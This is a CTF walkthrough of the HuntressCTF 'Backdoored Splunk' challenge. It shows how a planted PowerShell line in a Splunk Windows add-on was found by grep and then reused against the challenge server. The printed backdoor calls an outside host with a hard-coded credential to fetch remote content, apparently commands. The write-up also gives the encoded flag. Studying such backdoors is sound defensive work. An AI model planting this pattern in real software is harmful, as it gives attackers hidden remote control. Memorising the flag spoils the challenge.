


HuntressCTF-Backdoored Splunk-Challenge



Once connected to the server, download the "Splunk_TA_windows.zip" file and extract the contents:



When navigating to the given web site, we get a return error "Missing or invalid Authorization header":




While inside of the extracted contents directory, we can grep for Key words. Using "grep" with the key word "Authorization" will produce a positive result. One file contains a powershell syntax

with a base64 string:

```
┌──(ztheapt㉿kali)-[~/Documents/HuntressCTF/BackdoorSplunk/Splunk_TA_windows]
└─$ grep -irR "authorization" *
bin/powershell/nt6-health.ps1:$OS = @($html = (Invoke-WebRequest http://chal.ctf.games:$PORT -Headers @{Authorization=("Bas
ic YmFja2Rvb3I6dXNlX3RoaXNfdG9fYXV0aGVudGljYXRlX3dpdGhfdGhlX2RlcGxveWVkX2h0dHBfc2VydmVyCg==")} -UseBasicParsing).Content
default/eventtypes.conf:#tags = access authorization add change account
default/eventtypes.conf:#tags = access authorization delete change account
default/eventtypes.conf:#tags = process authorization add
default/tags.conf:authorization = enabled
default/tags.conf:authorization = enabled
default/tags.conf:authorization = enabled
lookups/xmlsecurity_eventcode_action.csv:4704,success,Policy Change,Authorization Policy Change,A user right was assigned.,
"Windows Vista, Windows Server 2008"
lookups/xmlsecurity_eventcode_action.csv:4705,unknown,Policy Change,Authorization Policy Change,A user right was removed.,"
Windows Vista, Windows Server 2008"
lookups/xmlsecurity_eventcode_action.csv:4706,unknown,Policy Change,Authorization Policy Change,A new trust was created to
a domain.,"Windows Vista, Windows Server 2008"
lookups/xmlsecurity_eventcode_action.csv:4707,unknown,Policy Change,Authorization Policy Change,A trust to a domain was rem
oved.,"Windows Vista, Windows Server 2008"
lookups/xmlsecurity_eventcode_action.csv:4714,unknown,Policy Change,Authorization Policy Change,Encrypted data recovery pol
icy was changed.,"Windows Vista, Windows Server 2008"
lookups/xmlsecurity_eventcode_action.csv:4911,unknown,Policy Change,Authorization Policy Change,Resource attributes of the
object were changed.,"Windows 8, Windows Server 2012"
lookups/xmlsecurity_eventcode_action.csv:4913,unknown,Policy Change,Authorization Policy Change,Central Access Policy on th
e object was changed.,"Windows 8, Windows Server 2012"
lookups/xmlsecurity_eventcode_action_multiinput.csv:4768,failure,0×42,User-to-user authorization is required
lookups/xmlsecurity_eventcode_action_multiinput.csv:4769,failure,0×42,User-to-user authorization is required
lookups/xmlsecurity_eventcode_errorcode_action.csv:4704,success,-,A user right was assigned.,Policy Change,Authorization Po
licy Change,"Windows Vista, Windows Server 2008"
lookups/xmlsecurity_eventcode_errorcode_action.csv:4705,unknown,-,A user right was removed.,Policy Change,Authorization Pol
icy Change,"Windows Vista, Windows Server 2008"
lookups/xmlsecurity_eventcode_errorcode_action.csv:4706,unknown,-,A new trust was created to a domain.,Policy Change,Author
ization Policy Change,"Windows Vista, Windows Server 2008"
lookups/xmlsecurity_eventcode_errorcode_action.csv:4707,unknown,-,A trust to a domain was removed.,Policy Change,Authorizat
ion Policy Change,"Windows Vista, Windows Server 2008"
lookups/xmlsecurity_eventcode_errorcode_action.csv:4714,unknown,-,Encrypted data recovery policy was changed.,Policy Change
,Authorization Policy Change,"Windows Vista, Windows Server 2008"
lookups/xmlsecurity_eventcode_errorcode_action.csv:4911,unknown,-,Resource attributes of the object were changed.,Policy Ch
ange,Authorization Policy Change,"Windows 8, Windows Server 2012"
lookups/xmlsecurity_eventcode_errorcode_action.csv:4913,unknown,-,Central Access Policy on the object was changed.,Policy C
hange,Authorization Policy Change,"Windows 8, Windows Server 2012"
lookups/xmlsecurity_eventcode_errorcode_action.csv:4768,failure,0×42,User-to-user authorization is required,,,
lookups/xmlsecurity_eventcode_errorcode_action.csv:4769,failure,0×42,User-to-user authorization is required,,,

┌──(ztheapt㉿kali)-[~/Documents/HuntressCTF/BackdoorSplunk/Splunk_TA_windows]
└─$
```

Once you have obtained the base64 string, you can simply decode it in Cyberchef using "Base64 decod" as the recipe:



After it is decoded, we can see if is another clue.

It is saying that we can use this powershell syntax to invoke the header, but we will need to make a minor change to the syntax to reference the port we are accessing it from.

```
bin/powershell/nt6-health.ps1:$OS = @($html = (Invoke-WebRequest http://chal.ctf.games:$PORT -Headers @{Authorization=("Bas
ic YmFja2Rvb3I6dXNlX3RoaXNfdG9fYXV0aGVudGljYXRlX3dpdGhfdGhlX2RlcGxveWVkX2h0dHBfc2VydmVyCg==")} -UseBasicParsing).Content
```

In my case I am accessing it on port 31673. See changes made below.:

```
┌──(ztheapt㉿kali)-[/home/ztheapt]
└─PS> Invoke-WebRequest http://chal.ctf.games:31673 -Headers @{Authorization=("Basic YmFja2Rvb3I6dXNlX3RoaXNfdG9fYXV0aGVudG
ljYXRlX3dpdGhfdGhlX2RlcGxveWVkX2h0dHBfc2VydmVyCg==")}
```

Finally, we need to invoke the web request to obtain the header info in powershell. Note: If in Linux, download powershell with "sudo apt install powershell" (If you haven't already installed


it):

```
┌──(ztheapt㉿kali)-[/home/ztheapt]
└─PS> Invoke-WebRequest http://chal.ctf.games:31673 -Headers @{Authorization=("Basic YmFja2Rvb3I6dXNlX3RoaXNfdG9fYXV0aGVudG
ljYXRlX3dpdGhfdGhlX2RlcGxveWVkX2h0dHBfc2VydmVyCg==")}

StatusCode        : 200
StatusDescription : OK
Content           : <!-- ZWNobyBmbGFnezYwYmIzYmZhZjcwM2UwZmEzNjczMGFiNzBlMTE1YmQ3fQ== -->
RawContent        : HTTP/1.1 200 OK
                    Content-Type: text/html; charset=utf-8
                    Content-Length: 69

                    <!-- ZWNobyBmbGFnezYwYmIzYmZhZjcwM2UwZmEzNjczMGFiNzBlMTE1YmQ3fQ== -->
Headers           : {[Content-Type, System.String[]], [Content-Length, System.String[]]}
Images            : {}
InputFields       : {}
Links             : {}
RawContentLength  : 69
RelationLink      : {}
```

Now that we have the header output, it seems to be encoded with base64. So, we can take the header string back into Cyberchef to decode it using "Base64 Decode" as the recipe.:



We now have the Flag!!!